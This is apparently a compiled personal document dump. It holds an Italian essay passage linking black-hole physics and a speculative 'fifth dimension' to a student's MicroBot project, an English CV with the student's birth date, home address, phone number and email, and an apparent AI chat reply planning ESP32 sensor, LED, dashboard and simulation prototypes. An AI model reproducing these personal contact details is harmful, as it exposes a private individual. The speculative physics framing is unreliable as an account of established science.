In questo senso, l'introduzione di una quinta dimensione nel presente lavoro trova una giustificazione operativa nel contesto dei sistemi artificiali. Essa non viene definita come una coordinata spaziale aggiuntiva nel senso tradizionale, ma come uno spazio degli stati o delle configurazioni, che consente di rappresentare il sistema in modo più completo. Applicando questa interpretazione ai buchi neri, è possibile esplorare nuove modalità di descrizione che integrino aspetti geometrici, temporali e informativi.

Infine, il collegamento tra i due ambiti assume anche una dimensione metodologica. Il progetto MicroBot include strumenti di simulazione, visualizzazione e controllo che possono essere utilizzati per rappresentare fenomeni complessi in modo interattivo. Questo approccio può essere esteso allo studio dei buchi neri, permettendo di tradurre modelli matematici in rappresentazioni grafiche e dinamiche, facilitando così la comprensione di concetti altrimenti difficili da visualizzare.

In conclusione, il legame tra lo studio dei buchi neri e il progetto MicroBot non è puramente analogico, ma si fonda su principi comuni legati alla complessità, alla distribuzione delle informazioni e alla necessità di modelli multidimensionali. Il buco nero, in quanto oggetto limite della fisica, e MicroBot, in quanto sistema emergente artificiale, rappresentano due manifestazioni diverse di una stessa esigenza: sviluppare strumenti teorici e pratici in grado di descrivere sistemi complessi che non possono essere ridotti a una semplice somma delle loro parti.

1.3 Obiettivo del documento

Il presente documento si propone di costruire un ponte tra descrizione scientifica rigorosa, modellazione matematica e interpretazione concettuale, utilizzando il buco nero come oggetto di studio centrale. L'obiettivo non è limitarsi a una trattazione puramente teorica, né a una semplice rappresentazione visiva del fenomeno, ma sviluppare un framework integrato che consenta di comprendere, rappresentare e reinterpretare il buco nero all'interno di un contesto più ampio.

In primo luogo, il documento intende fornire una base solida dal punto di vista fisico e matematico. Questo implica l'introduzione dei concetti fondamentali della relatività generale necessari per descrivere i buchi neri, come la curvatura dello spazio-tempo, la metrica di Schwarzschild, l'orizzonte degli eventi e le geodetiche. L'obiettivo di questa parte non è una trattazione esaustiva della teoria, ma una selezione mirata degli strumenti concettuali indispensabili per comprendere il fenomeno e per costruire modelli coerenti.

In secondo luogo, il documento mira a tradurre tali concetti in rappresentazioni grafiche e simulazioni computazionali. La complessità dei fenomeni trattati rende infatti insufficiente

una descrizione esclusivamente testuale o simbolica. Attraverso l'utilizzo di modelli semplificati ma coerenti, è possibile visualizzare la curvatura dello spazio-tempo, la deflessione della luce e la struttura dell'orizzonte degli eventi, rendendo accessibili concetti altrimenti difficili da interpretare. Questa componente rappresenta un elemento chiave del lavoro, in quanto consente di trasformare la teoria in esperienza visiva e interattiva.

Un ulteriore obiettivo consiste nell'analizzare il ruolo delle dimensioni nella descrizione della realtà fisica. Partendo dalla rappresentazione tridimensionale dello spazio, il documento introduce progressivamente la quarta dimensione, intesa come tempo, evidenziando come essa sia indispensabile per una corretta descrizione dei fenomeni relativistici. A partire da questa base, viene proposta un'estensione teorica che introduce una quinta dimensione, non come coordinata fisica aggiuntiva nel senso tradizionale, ma come spazio degli stati, delle configurazioni o dell'informazione. Tale estensione ha lo scopo di fornire uno strumento interpretativo in grado di integrare aspetti geometrici, dinamici e informativi.

In questo contesto, il buco nero viene utilizzato come caso limite per testare la validità e l'utilità di tali modelli. La presenza dell'orizzonte degli eventi, inteso come limite di accesso all'informazione, consente di esplorare il rapporto tra struttura del sistema e possibilità di osservazione. Questo aspetto risulta particolarmente rilevante anche in relazione ai sistemi artificiali complessi, in cui l'accesso all'informazione può essere limitato dalla struttura della rete o dalle modalità di interazione tra i componenti.

Un obiettivo fondamentale del documento è inoltre quello di stabilire un collegamento operativo con il progetto MicroBot. Le analogie tra sistemi distribuiti artificiali e strutture fisiche complesse permettono di utilizzare MicroBot come piattaforma sperimentale per la rappresentazione e l'analisi di concetti teorici. In particolare, la possibilità di simulare configurazioni, stati e dinamiche emergenti offre un ambiente controllato in cui testare modelli multidimensionali e interpretazioni alternative.

Dal punto di vista metodologico, il documento adotta un approccio multilivello. A un primo livello, vengono presentati i fondamenti teorici necessari. A un secondo livello, tali fondamenti vengono tradotti in modelli matematici e simulazioni. A un terzo livello, viene proposta un'interpretazione estesa che integra elementi di informazione, percezione e stato del sistema. Questa struttura consente di mantenere una distinzione chiara tra ciò che è consolidato scientificamente e ciò che rappresenta una proposta teorica o un'estensione concettuale.

Infine, il documento si pone l'obiettivo di fornire una base strutturata per sviluppi futuri. Questo include sia l'estensione delle simulazioni, sia l'approfondimento teorico delle dimensioni aggiuntive, sia l'integrazione con sistemi fisici reali. In questa prospettiva, il lavoro non deve essere interpretato come conclusivo, ma come una fase iniziale di un percorso più ampio, orientato alla costruzione di modelli sempre più completi e alla loro applicazione in contesti sia scientifici che tecnologici.

In sintesi, l'obiettivo principale del documento è sviluppare una visione integrata del buco nero come fenomeno fisico, oggetto matematico e struttura concettuale, utilizzandolo come punto di partenza per esplorare modelli multidimensionali e sistemi complessi. Tale visione si propone di superare i limiti delle rappresentazioni tradizionali, offrendo strumenti nuovi per comprendere e descrivere la realtà.

1.4 Struttura del documento

Il presente documento è organizzato secondo una struttura progressiva e multilivello, progettata per accompagnare il lettore da una comprensione introduttiva dei concetti fondamentali fino a una visione più avanzata e integrata del problema. La suddivisione in sezioni segue una logica che parte dai fondamenti teorici, attraversa la modellazione matematica e la rappresentazione computazionale, per arrivare infine a una proposta interpretativa estesa e al collegamento con sistemi artificiali complessi.

Nella prima sezione viene introdotto il contesto generale del lavoro, definendo le motivazioni, gli obiettivi e il metodo adottato. Questa parte ha la funzione di chiarire fin dall'inizio l'impostazione del documento, distinguendo tra descrizione scientifica consolidata e sviluppo concettuale proposto.

La seconda sezione è dedicata ai fondamenti della fisica necessari per comprendere il fenomeno dei buchi neri. In particolare, vengono introdotti i concetti di spazio e tempo nella fisica classica, il passaggio alla relatività e la struttura dello spazio-tempo. Questa sezione costituisce la base teorica su cui si costruisce l'intero lavoro e permette di inquadrare correttamente i fenomeni analizzati nelle sezioni successive.

La terza sezione si concentra sulla definizione fisica del buco nero. Vengono analizzati i processi che portano alla sua formazione, le sue caratteristiche principali, come il raggio di Schwarzschild e l'orizzonte degli eventi, e gli aspetti osservabili, come il disco di accrescimento e la shadow. L'obiettivo di questa sezione è fornire una descrizione chiara e rigorosa del fenomeno, evitando semplificazioni eccessive.

La quarta sezione introduce la modellazione matematica del buco nero. In questa parte vengono presentati gli strumenti necessari per descrivere il sistema in termini quantitativi, come la metrica di Schwarzschild, le geodetiche e la dilatazione temporale. Questa sezione rappresenta il passaggio dalla descrizione qualitativa alla formalizzazione matematica.

La quinta sezione è dedicata alla rappresentazione grafica e alla simulazione. I modelli matematici introdotti vengono tradotti in visualizzazioni e implementazioni computazionali, con l'obiettivo di rendere accessibili e interpretabili concetti complessi. Vengono analizzati diversi approcci alla simulazione, sia in ambiente Python che attraverso tecnologie web, evidenziando vantaggi e limiti di ciascun metodo.

La sesta sezione affronta il tema delle dimensioni e della percezione. Partendo dalle dimensioni classiche, viene introdotta la quarta dimensione come elemento fondamentale per la descrizione dello spazio-tempo. Vengono inoltre analizzati i limiti cognitivi legati alla percezione umana e le difficoltà nella rappresentazione di strutture multidimensionali.

La settima sezione propone un'estensione teorica del modello, introducendo il concetto di quinta dimensione. Questa viene definita non come una coordinata spaziale aggiuntiva nel senso fisico tradizionale, ma come uno spazio degli stati o delle configurazioni del sistema. La sezione chiarisce esplicitamente la distinzione tra teoria fisica consolidata e modello interpretativo, mantenendo una separazione metodologica rigorosa.

La ottava sezione applica il modello dimensionale esteso al caso del buco nero. Viene analizzato il fenomeno a diversi livelli descrittivi, evidenziando le differenze tra interpretazione tridimensionale, quadridimensionale e multidimensionale. Questa parte rappresenta il punto di sintesi tra teoria fisica e proposta concettuale.

La nona sezione stabilisce un collegamento diretto con il progetto MicroBot. Le analogie tra sistemi distribuiti e strutture fisiche complesse vengono esplorate in modo sistematico, mostrando come i concetti sviluppati nel documento possano essere applicati a sistemi artificiali. Questa sezione ha una funzione operativa, in quanto apre la strada a possibili implementazioni e sperimentazioni.

Infine, la decima sezione raccoglie le conclusioni e delinea gli sviluppi futuri. Viene fornita una sintesi dei risultati ottenuti, vengono evidenziati i limiti del modello proposto e vengono suggerite possibili direzioni di ricerca e sviluppo, sia sul piano teorico che su quello applicativo.

La struttura complessiva del documento è quindi progettata per garantire coerenza, progressione e chiarezza, consentendo al lettore di seguire un percorso logico che parte dai fondamenti e arriva a una visione integrata del problema. Tale organizzazione permette inoltre di mantenere una distinzione chiara tra i diversi livelli di analisi, evitando sovrapposizioni tra descrizione scientifica, modellazione e interpretazione.

2.1 Limiti della percezione tridimensionale

La percezione umana della realtà è basata principalmente su tre dimensioni spaziali, a cui si aggiunge una percezione del tempo come flusso continuo e separato. Questo modello, pur essendo estremamente efficace nella vita quotidiana, rappresenta una semplificazione della reale struttura fisica dell'universo e introduce limiti significativi nella comprensione di fenomeni complessi.

Dal punto di vista matematico, lo spazio percepito può essere descritto come uno spazio tridimensionale formato da tre coordinate:

x, y, z

Ogni punto nello spazio è quindi definito come:

(x, y, z)

La distanza tra due punti viene calcolata con la formula euclidea:

$$d = \sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2 + (z_2 - z_1)^2}$$

Questa definizione assume implicitamente che lo spazio sia: omogeneo (uguale ovunque),

isotropo (uguale in tutte le direzioni),
indipendente dal tempo.

Tuttavia, queste assunzioni non sono valide in tutti i contesti fisici.

Un primo limite fondamentale riguarda la separazione tra spazio e tempo. Nel modello classico, il tempo è considerato un parametro esterno, indipendente dallo spazio. Tuttavia, nella fisica moderna, spazio e tempo sono legati tra loro.

La distanza tra due eventi non dipende solo dalle coordinate spaziali, ma anche dal tempo. Questa relazione può essere espressa attraverso una quantità chiamata intervallo spazio-temporale:

$$ds^2 = -(c^2 \cdot dt^2) + dx^2 + dy^2 + dz^2$$

dove:

c = velocità della luce

dt = differenza di tempo

dx, dy, dz = differenze spaziali

Questo significa che non esiste una distanza “assoluta” indipendente dal tempo, come invece suggerisce la percezione tridimensionale.

Un secondo limite riguarda la causalità, cioè la possibilità che un evento influenzi un altro.

Nel modello intuitivo, si potrebbe pensare che qualsiasi evento possa influenzarne un altro, dato abbastanza tempo. Tuttavia, nella realtà fisica esiste un limite fondamentale: la velocità della luce.

Due eventi possono essere collegati solo se soddisfano la condizione:

$$c^2 \cdot dt^2 \geq dx^2 + dy^2 + dz^2$$

Se questa condizione non è rispettata, nessuna informazione può passare da un evento all'altro.

Questo introduce un concetto fondamentale: non tutto è connesso, e la realtà ha una struttura causale precisa che non può essere rappresentata correttamente in uno spazio puramente tridimensionale.

Un terzo limite riguarda la rappresentazione della curvatura.

Nel modello tridimensionale classico, lo spazio è “piatto”, cioè segue le regole della geometria euclidea. Le linee rette sono le traiettorie più brevi tra due punti.

Tuttavia, in presenza di massa ed energia, lo spazio può deformarsi. Questo significa che: le traiettorie degli oggetti non sono più linee rette, la geometria dello spazio cambia localmente.

Questo effetto non può essere rappresentato correttamente con una semplice visione tridimensionale statica, perché richiede una struttura più complessa in cui anche il tempo gioca un ruolo.

Un quarto limite riguarda i sistemi complessi.

In molti sistemi reali, inclusi quelli artificiali come MicroBot, la posizione nello spazio non è sufficiente per descrivere completamente il sistema. È necessario considerare anche: lo stato interno, le relazioni tra elementi, l'evoluzione nel tempo.

Questo implica che una descrizione puramente tridimensionale è insufficiente. Serve una rappresentazione che includa: il tempo (quarta dimensione), lo stato del sistema (dimensione aggiuntiva).

In sintesi, i principali limiti della percezione tridimensionale sono:

- non integra spazio e tempo in un'unica struttura
- non rappresenta correttamente la causalità
- non descrive la curvatura dello spazio
- non è sufficiente per sistemi complessi e distribuiti

Questi limiti rendono necessario il passaggio a modelli più avanzati, in cui la realtà viene descritta come una struttura multidimensionale.

In questo contesto, i buchi neri rappresentano un caso estremo, in cui la descrizione tridimensionale fallisce completamente e diventa necessario adottare un modello più generale.

2.2 Necessità di modelli più avanzati

I limiti della percezione tridimensionale evidenziati nella sezione precedente rendono evidente la necessità di introdurre modelli più avanzati, in grado di descrivere la realtà fisica in modo più completo e coerente. In particolare, diventa fondamentale superare la separazione tra spazio e tempo e adottare una struttura unificata.

Il primo passo in questa direzione è l'introduzione dello spazio-tempo, in cui ogni evento non è più descritto solo da coordinate spaziali, ma da quattro coordinate:

(t, x, y, z)

Per rendere coerente questa descrizione, il tempo viene spesso moltiplicato per la velocità della luce:

ct

In questo modo, tutte le coordinate hanno la stessa unità di misura.

2.2.1 Superamento della distanza classica

Nel modello tridimensionale, la distanza è definita come:

$$d = \sqrt{dx^2 + dy^2 + dz^2}$$

Tuttavia, questo non è sufficiente per descrivere fenomeni relativistici.

Nel modello spazio-temporale, si introduce una nuova quantità fondamentale:

intervallo spazio-temporale:

$$ds^2 = -(c^2 \cdot dt^2) + dx^2 + dy^2 + dz^2$$

Questa grandezza ha due proprietà fondamentali:

1. è invariata per tutti gli osservatori
2. determina la struttura causale degli eventi

Questo rappresenta un cambiamento radicale: non esiste più una distanza assoluta, ma una relazione tra spazio e tempo.

2.2.2 Tempo come variabile dinamica

Nel modello classico, il tempo è indipendente e scorre allo stesso modo per tutti:

$t = \text{costante universale}$

Nel modello relativistico, invece, il tempo dipende dal sistema di riferimento.

Un esempio fondamentale è la dilatazione temporale:

$$t' = t / \sqrt{1 - v^2 / c^2}$$

dove:

v = velocità dell'oggetto

c = velocità della luce

Questo significa che due osservatori in moto relativo misurano tempi diversi.

2.2.3 Spazio-tempo come struttura geometrica

Nei modelli avanzati, lo spazio-tempo non è più un contenitore passivo, ma una struttura geometrica dinamica.

La presenza di massa ed energia modifica la geometria dello spazio-tempo. Questo può essere espresso in forma generale (senza entrare troppo nel dettaglio tensoriale) come:

curvatura spazio-temporale = funzione di massa ed energia

In forma più esplicita (versione semplificata del principio di Einstein):

$$G = k * T$$

dove:

G rappresenta la curvatura

T rappresenta energia e materia

k è una costante

Questo significa che:

la materia dice allo spazio come curvarsi

lo spazio dice alla materia come muoversi

2.2.4 Limiti dei modelli tridimensionali

Alla luce di queste considerazioni, i modelli tridimensionali risultano insufficienti per diversi motivi:

- non descrivono la variazione del tempo
- non rappresentano la causalità relativistica
- non permettono di modellare la curvatura
- non integrano informazione e stato

Di conseguenza, è necessario introdurre modelli multidimensionali, in cui:

3 dimensioni → spazio

1 dimensione → tempo

- dimensioni → stato / informazione (modello esteso)
-

2.2.5 Verso modelli multidimensionali

Generalizzando, un sistema complesso può essere rappresentato come:

$$S = (x, y, z, t, s)$$

dove:

(x, y, z) = posizione

t = tempo

s = stato del sistema

Questo approccio permette di descrivere non solo dove si trova un sistema, ma anche:
come evolve

in che stato si trova

quali configurazioni può assumere

Questo è il punto chiave che apre alla possibilità di una quinta dimensione interpretativa.

2.2.6 Ruolo dei modelli avanzati nel contesto del lavoro

Nel contesto di questo documento, l'introduzione di modelli avanzati ha tre funzioni principali:

1. descrivere correttamente i fenomeni fisici (buchi neri)
2. permettere la simulazione computazionale
3. costruire un modello concettuale esteso

In particolare, i buchi neri rappresentano un caso in cui:

- la curvatura diventa estrema
- il tempo si comporta in modo non intuitivo
- la causalità viene limitata

Questo rende impossibile una descrizione basata su modelli semplici.

In sintesi, la necessità di modelli più avanzati nasce dal fatto che la realtà fisica non è descrivibile in modo completo attraverso una struttura tridimensionale. È necessario adottare una rappresentazione multidimensionale, in cui spazio, tempo e stato siano integrati in un unico sistema coerente.

2.3 Ruolo dei buchi neri come oggetti limite

I buchi neri rappresentano uno dei casi più estremi e significativi nella fisica moderna. Essi costituiscono un punto limite in cui le leggi della fisica classica cessano di essere valide e i modelli relativistici diventano indispensabili. Per questo motivo, vengono considerati strumenti fondamentali per comprendere i limiti delle teorie esistenti e per sviluppare nuovi modelli interpretativi.

2.3.1 Buco nero come limite gravitazionale

Un buco nero si forma quando una massa viene compressa entro un raggio critico chiamato raggio di Schwarzschild:

$$r_s = (2 * G * M) / c^2$$

dove:

G = costante gravitazionale

M = massa

c = velocità della luce

Quando un oggetto si trova entro questo raggio, la velocità di fuga richiesta per allontanarsi supera la velocità della luce:

$$v_{\text{escape}} \geq c$$

Poiché nulla può superare la velocità della luce, ne consegue che nessuna informazione può uscire da questa regione.

Questo definisce il concetto di buco nero come limite fisico.

2.3.2 Orizzonte degli eventi come limite causale

Il raggio di Schwarzschild definisce anche una superficie fondamentale chiamata orizzonte degli eventi.

Questa superficie rappresenta un confine oltre il quale gli eventi non possono più influenzare un osservatore esterno.

In termini di intervallo spazio-temporale:

se $ds^2 \leq 0 \rightarrow$ interazione possibile

se $ds^2 > 0 \rightarrow$ nessuna interazione

All'interno dell'orizzonte, tutte le traiettorie possibili (anche quelle della luce) puntano verso l'interno.

Questo implica che:

la causalità è limitata

l'informazione è intrappolata

2.3.3 Buco nero come limite geometrico

Dal punto di vista geometrico, il buco nero rappresenta una deformazione estrema dello spazio-tempo.

La metrica dello spazio-tempo (forma semplificata) diventa:

$$\begin{aligned} ds^2 = & - (1 - r_s / r) * c^2 * dt^2 \\ & + (1 / (1 - r_s / r)) * dr^2 \\ & + r^2 * d\theta^2 \\ & + r^2 * \sin^2(\theta) * d\phi^2 \end{aligned}$$

Quando $r \rightarrow r_s$, il termine:

$$(1 - r_s / r) \rightarrow 0$$

Questo provoca:

dilatazione infinita del tempo (per osservatore esterno)
distorsione estrema dello spazio

2.3.4 Limite della descrizione tridimensionale

Nel contesto tridimensionale classico, un oggetto è descritto tramite la sua posizione nello spazio.

Tuttavia, nel caso dei buchi neri:

- lo spazio è curvo
- il tempo varia localmente
- le traiettorie non sono lineari

Questo rende impossibile una rappresentazione completa usando solo:

(x, y, z)

È necessario utilizzare almeno:

(t, x, y, z)

cioè una struttura quadridimensionale.

2.3.5 Limite dell'accesso all'informazione

Uno degli aspetti più importanti del buco nero è il limite informativo.

Un osservatore esterno non può accedere a informazioni provenienti dall'interno dell'orizzonte degli eventi.

Questo può essere espresso concettualmente come:

Informazione accessibile = funzione(r)

dove:

se $r > r_s \rightarrow$ informazione accessibile

se $r \leq r_s \rightarrow$ informazione non accessibile

Questo introduce una nuova prospettiva:

la realtà osservata dipende dalla posizione dell'osservatore

2.3.6 Buco nero come sistema limite multidimensionale

Generalizzando, un buco nero può essere descritto come un sistema:

$S = (x, y, z, t, I)$

dove:

(x, y, z) = posizione

t = tempo

I = informazione accessibile

Nel caso del buco nero:

$I \rightarrow 0$ (per osservatore esterno quando $r \leq r_s$)

Questo suggerisce che il buco nero non è solo un oggetto fisico, ma un sistema in cui:

- la geometria è estrema
 - il tempo è deformato
 - l'informazione è limitata
-

2.3.7 Significato nel contesto del documento

Nel contesto di questo lavoro, il buco nero viene utilizzato come oggetto limite per tre motivi fondamentali:

1. evidenzia il fallimento della descrizione tridimensionale
2. richiede una rappresentazione spazio-temporale
3. introduce limiti informativi

Questi tre aspetti rendono il buco nero il candidato ideale per:

- testare modelli multidimensionali

- sviluppare simulazioni avanzate
 - introdurre una dimensione aggiuntiva (stato/informazione)
-

2.3.8 Collegamento con il modello esteso

Il comportamento del buco nero suggerisce che una descrizione completa richiede più livelli:

livello 1 → spazio (3D)

livello 2 → spazio-tempo (4D)

livello 3 → informazione/stato (5D, modello teorico)

Questo passaggio è fondamentale perché permette di:

- collegare fisica e informazione
 - estendere il modello senza rompere la teoria standard
 - integrare sistemi complessi come MicroBot
-

In sintesi, il buco nero rappresenta un punto limite in cui spazio, tempo e informazione non possono più essere trattati separatamente. Esso costituisce quindi uno strumento teorico fondamentale per lo sviluppo di modelli più avanzati e per l'introduzione di una struttura multidimensionale della realtà.

Anton Morosi

30/05/2006

Nationality: Italian

Via Rosso Fiorentino, 118 Pistoia

3664478032

antonmorosi91@gmail.com

Education and Training

In June 2025, I obtained my High School Diploma in Computer Science and Telecommunications from the Technical Industrial Institute “Silvano Fedi – Enrico Fermi” in Pistoia, with a final grade of 73/100.

My academic path included an initial two-year focus on Mechanics, Mechatronics and Energy, followed by a three-year specialization in Computer Science and

Telecommunications, where I developed foundational knowledge in programming, systems and digital technologies.

In 2023, during my third year of high school, I took part in an international exchange program organized by my institute in collaboration with Ulenhof College in Doetinchem, the Netherlands. After hosting a Dutch student in Italy, I was welcomed by his family in the Netherlands, experiencing both sides of the exchange.

This experience significantly strengthened my English language proficiency, interpersonal communication skills and adaptability in a multicultural environment. It also enhanced my independence, cultural awareness and ability to engage effectively in international contexts.

Intern — Orange Informatica S.r.l.

Industrial Automation Software Company

At the end of my fourth year of high school (June 2024), I completed a work-based learning experience at Orange Informatica S.r.l., a company specialized in the development and deployment of industrial automation software solutions for machinery manufacturers operating in Italy and internationally.

Key Activities and Responsibilities:

- Supported the technical team in configuring and testing industrial software applications
- Participated in testing and validation processes for HMI (Human-Machine Interface) systems
- Gained exposure to PLC-based environments and industrial control workflows
- Observed the full software development lifecycle, from client requirements analysis to final system implementation

Performance Evaluation:

At the conclusion of the internship, I received the highest possible evaluation (all parameters graded A). The assessment highlighted strong reliability, punctuality, adaptability and a proactive attitude toward learning in a professional technical environment.

ADDITIONAL TECHNICAL TRAINING

Throughout my studies, I participated in several specialized extracurricular training programs organized in collaboration with companies operating in the IT and cybersecurity sectors, with a focus on practical and industry-oriented competencies.

Cybersecurity Training (in collaboration with ESET)

Completed two structured training courses focused on cybersecurity fundamentals and applied practices.

- Analysis of modern cyber threats, including malware, phishing and network-based attacks
- Principles of personal and enterprise data protection

- Operating system security and vulnerability awareness
- Adoption of secure digital practices and risk mitigation strategies

These courses contributed to building a foundational understanding of security principles and threat awareness in real-world environments.

Introduction to Artificial Intelligence and Machine Learning

Participated in an introductory program delivered by industry professionals from partner IT companies.

- Core concepts of artificial intelligence and machine learning
- Overview of supervised and unsupervised learning approaches
- Practical applications of AI systems in real-world scenarios
- Ethical implications, risks and societal impact of AI technologies

This experience provided an initial theoretical framework that later supported my independent exploration of AI systems and projects.

TECHNICAL SKILLS

Programming Languages

C++, Java, HTML, CSS, PHP and SQL (acquired through formal education), providing a solid foundation in object-oriented programming, web development and database management.

Python and microcontroller programming (self-taught), applied in the development of simulation systems, data processing pipelines and embedded environments. Python is actively used for building physics-based simulations, multi-agent systems and basic machine learning workflows, while microcontroller programming (e.g. ESP32/Arduino environments) is applied in hardware prototyping, control logic implementation and interaction between software and physical components.

Systems and Hardware Foundations

Basic knowledge of industrial automation systems and hardware–software interaction
Exposure to HMI interfaces, PLC environments and control system workflows

Problem Solving and Collaboration

Strong analytical and problem-solving approach developed through both academic activities and independent project work, with the ability to break down complex systems into manageable components and design structured solutions. Experience in addressing technical challenges across different domains, including simulation, embedded systems and software development, often through iterative testing and experimentation.

Ability to work effectively in team environments, contributing to shared objectives while maintaining adaptability and clear communication. Capable of collaborating in technical contexts, integrating feedback and adjusting approaches when facing new constraints or evolving requirements.

CERTIFICATION AND TECHNICAL TRAINING

Throughout my academic and personal development, I have completed a range of structured training experiences focused on cybersecurity, artificial intelligence and data science, with an emphasis on practical understanding and real-world applications.

- **Cybersecurity Training Program I – ESET**
Focused on the fundamentals of cybersecurity and threat awareness, including analysis of modern cyber threats such as malware, phishing attacks and basic network vulnerabilities. The course also covered essential principles of data protection, safe system usage and secure digital behavior in both personal and professional environments.
 - **Cybersecurity Training Program II – ESET**
Advanced continuation of the initial training, with deeper insights into operating system security, risk management and vulnerability awareness. Particular attention was given to identifying potential attack vectors, understanding defensive strategies and applying best practices to reduce exposure to cyber threats in real-world scenarios.
 - **Artificial Intelligence and Data Science Training – MIT IDSS**
Participation in the program “*Data Science and Machine Learning: Making Data-Driven Decisions*”, focused on statistical analysis, data-driven thinking and core machine learning concepts. The course includes the use of Python-based tools and libraries for data processing, modeling and interpretation of complex datasets.
 - **Additional AI and Data-related Certifications – Great Learning**
Completion of multiple certifications covering key topics in artificial intelligence and data science, including introductory machine learning concepts, data analysis techniques and basic predictive modeling. These courses contributed to building a structured understanding of AI workflows, from data preparation and feature extraction to model interpretation, supporting the practical implementation of AI components within independent projects.
-

ADDITIONAL EDUCATION

Since July 2025, I have been attending the online course “*Data Science and Machine Learning: Making Data-Driven Decisions*” offered by the MIT Institute for Data, Systems, and Society (MIT IDSS).

Through this program, I am strengthening my knowledge of data analysis, statistical methods and machine learning techniques, with a particular focus on Python-based tools and libraries for artificial intelligence. The course is expected to be completed in November 2025.

Language Skills

ENGLISH LANGUAGE PROFICIENCY

- **C2 – Advanced English Certification**
EF New York, United States — August 28, 2025
Achieved upon completion of an advanced English course during a study stay in the United States, with full immersion in an international academic environment.
- **B2.3 – English Certification**
CES Dublin, Ireland — July 19, 2024
Earned through an intensive language program during a study abroad experience funded by the INPS “Estate INPSieme Estero 2024” scholarship (July 6–21, 2024).
- **B2 – English Certification**
ITT “Fedi–Fermi”, Pistoia — May 30, 2023
- **B1 – English Certification**
ITT “Fedi–Fermi”, Pistoia — May 26, 2022
- **International Exchange Experience – Netherlands (2023)**
Participated in a student exchange program with Ulenhof College (Doetinchem), living with a host family and using English daily in a multicultural and international context.
- **Summary of Competencies:**
Advanced proficiency in written and spoken English (C2 level), with strong communication skills developed through academic, international and immersive experiences. Ability to operate effectively in multicultural environments and collaborate in English-speaking contexts.

Additionally,

- From **July 6 to 21, 2024**, I attended a study program at the **EF Dublin campus**, supported by the INPS scholarship, completing an English course that led to my **B2.3 certification**.
- From **August 17 to 31, 2025**, I joined another study program at the **EF Tarrytown campus (New York, USA)**, where I completed an advanced English course and obtained the **C2 certification**.

Language Skills

Acquired Competencies:

- Strong command of written and spoken communication in both academic and everyday contexts
- Excellent comprehension and interaction skills in multicultural environments
- Ability to work and communicate effectively in English within international settings

Language	Comprehension	Speaking	Writing
English	C1	C2	C1
Italian	Native speaker	C2	C2

Hobby and Interests

From **2018 to 2024**, I was a member of the **A.G.E.S.C.I. – Pistoia 1 Scout Group**, an educational and formative experience that had a significant impact on my character and personal development. Through scouting, I developed:

- Strong adaptability in challenging environments
- Practical problem-solving skills
- A strong sense of responsibility and teamwork

In **August 2023**, I took part in the **ANA Training Camp (Associazione Nazionale Alpini)** in **Roverè della Luna (Trento)**, which included both theoretical and practical activities related to **Civil Protection** and **Mountain Rescue Medicine**. During the camp, I learned about and practiced various specializations, such as:

- Canine rescue units, alpine rescue, logistics, wildfire prevention, and hydrogeology
- Underwater and river rescue, drone operations, telecommunications, and IT systems
- Field medicine and first aid

This experience strengthened my values of **discipline, service-mindedness, and operational readiness**.

I have also been practicing **karate** for several years, a sport that has taught me **self-control, perseverance, and respect**.

In addition, I attended a **theater course** for several years, which helped me improve my **expressiveness, self-confidence, and public speaking skills**.

MAIN INTERESTS

- **Technology, Automation and Programming**
Strong interest in the design and development of technological systems, with a particular focus on automation, artificial intelligence and distributed architectures. Actively engaged in building software and hardware projects, exploring how complex behaviors can emerge from simple programmable components.
- **Geopolitics and International Affairs**
Ongoing interest in global dynamics, international relations and technological impact on geopolitical scenarios. Regularly follow current events and analyze how innovation, data and digital infrastructure influence global systems.
- **Cultural Exploration and International Environments**
Interest in cultural exchange and exposure to diverse social environments, developed through international study experiences. Motivated to engage in multicultural contexts and adapt to different perspectives and ways of thinking.
- **Design and Hands-on Creative Projects**
Passion for practical creation and system building, combining technical knowledge with creative problem-solving. Experience in developing interactive interfaces, simulations and experimental systems that integrate software, hardware and visual design.

Useful Links

<https://www.linkedin.com/in/anton-morosi-511429210/> (Linkedin)

<https://github.com/AntonMorosi2234?tab=repositories> (Github)

ok, ti faccio una tabella fatta bene, chiara ma anche “da tesi” come vuoi te — così hai visione completa e soprattutto capisci **come non disperdere energia**



SISTEMA PROTOTIPI MICROBOT — PIANO COMPLETO

PROGETTO	OBIETTIVO TECNICO	COMPONENTI NECESSARI	TEMPO STIMATO	INTEGRAZIONE NEL SISTEMA
Sensore di prossimità + allarme	Rilevare presenza (mano) e generare evento nel sistema	ESP32 / Arduino, sensore HC-SR04 o IR, buzzer, cavi, breadboard	2–4 ore (hai già base LED → ancora più veloce)	Diventa il modulo INPUT . Invia distanza al controller centrale che modifica comportamento LED e dati dashboard
Flusso energetico (LED system)	Simulare propagazione di energia tra nodi MicroBot	5 LED (già li hai), resistenze, ESP32 (già in uso)	1–3 ore (rifinitura del codice)	Diventa il modulo PHYSICAL / ENERGY . Reagisce ai dati del sensore (velocità, pattern, intensità)
Dashboard dati (monitor sistema)	Visualizzare in tempo reale lo stato del sistema	ESP32 con WiFi, oppure PC + Python server, HTML/CSS/JS dashboard	4–8 ore (base) / 1–2 giorni (fatta bene)	Diventa il modulo INTERFACE . Riceve dati (distanza, stato, energia) e li mostra. Può anche inviare comandi indietro
Simulazione e buco nero 3D	Modellare comportamento o fisico (attrazione, orbite, assorbimento)	PC, Python (pygame/matplotlib) oppure Three.js (web)	1–2 giorni (base) / 3–5 giorni (fatto bene)	Diventa il modulo SIMULATION . Usa i dati reali (sensore, energia) per modificare la fisica della simulazione

LETTURA STRATEGICA (IMPORTANTISSIMA)

non sono 4 progetti
sono 4 livelli dello stesso sistema

ARCHITETTURA UNIFICATA

ti scrivo proprio come va pensato:

INPUT

→ sensore prossimità

CONTROL

→ ESP32 (il tuo codice attuale esteso)

OUTPUT FISICO

→ LED (energia MicroBot)

OUTPUT VISIVO

→ dashboard

SIMULAZIONE

→ buco nero

COME UNIRE TUTTO (CONCRETO)

1. ESP32 = cervello

gestisce:

- sensore
 - LED
 - invio dati
-

2. flusso dati

Sensore → ESP32 →

→ LED (reazione fisica)
→ Serial/WiFi → Dashboard

3. dashboard → simulazione

Dashboard → passa dati → Simulazione BH

oppure direttamente:

ESP32 → Python → Simulazione



ESEMPIO DI INTEGRAZIONE REALE

quando avvicini la mano:

- distanza ↓
→ ESP32 lo legge
 - LED:
→ diventano più veloci
 - dashboard:
→ mostra “ALERT / ENERGY HIGH”
 - simulazione:
→ aumenta gravità del buco nero
-



LIVELLO SUCCESSIVO (già da pensare)

quando questo funziona:

- aggiungi più nodi (altri ESP32)
- aggiungi comunicazione tra nodi
- aggiungi sensori multipli

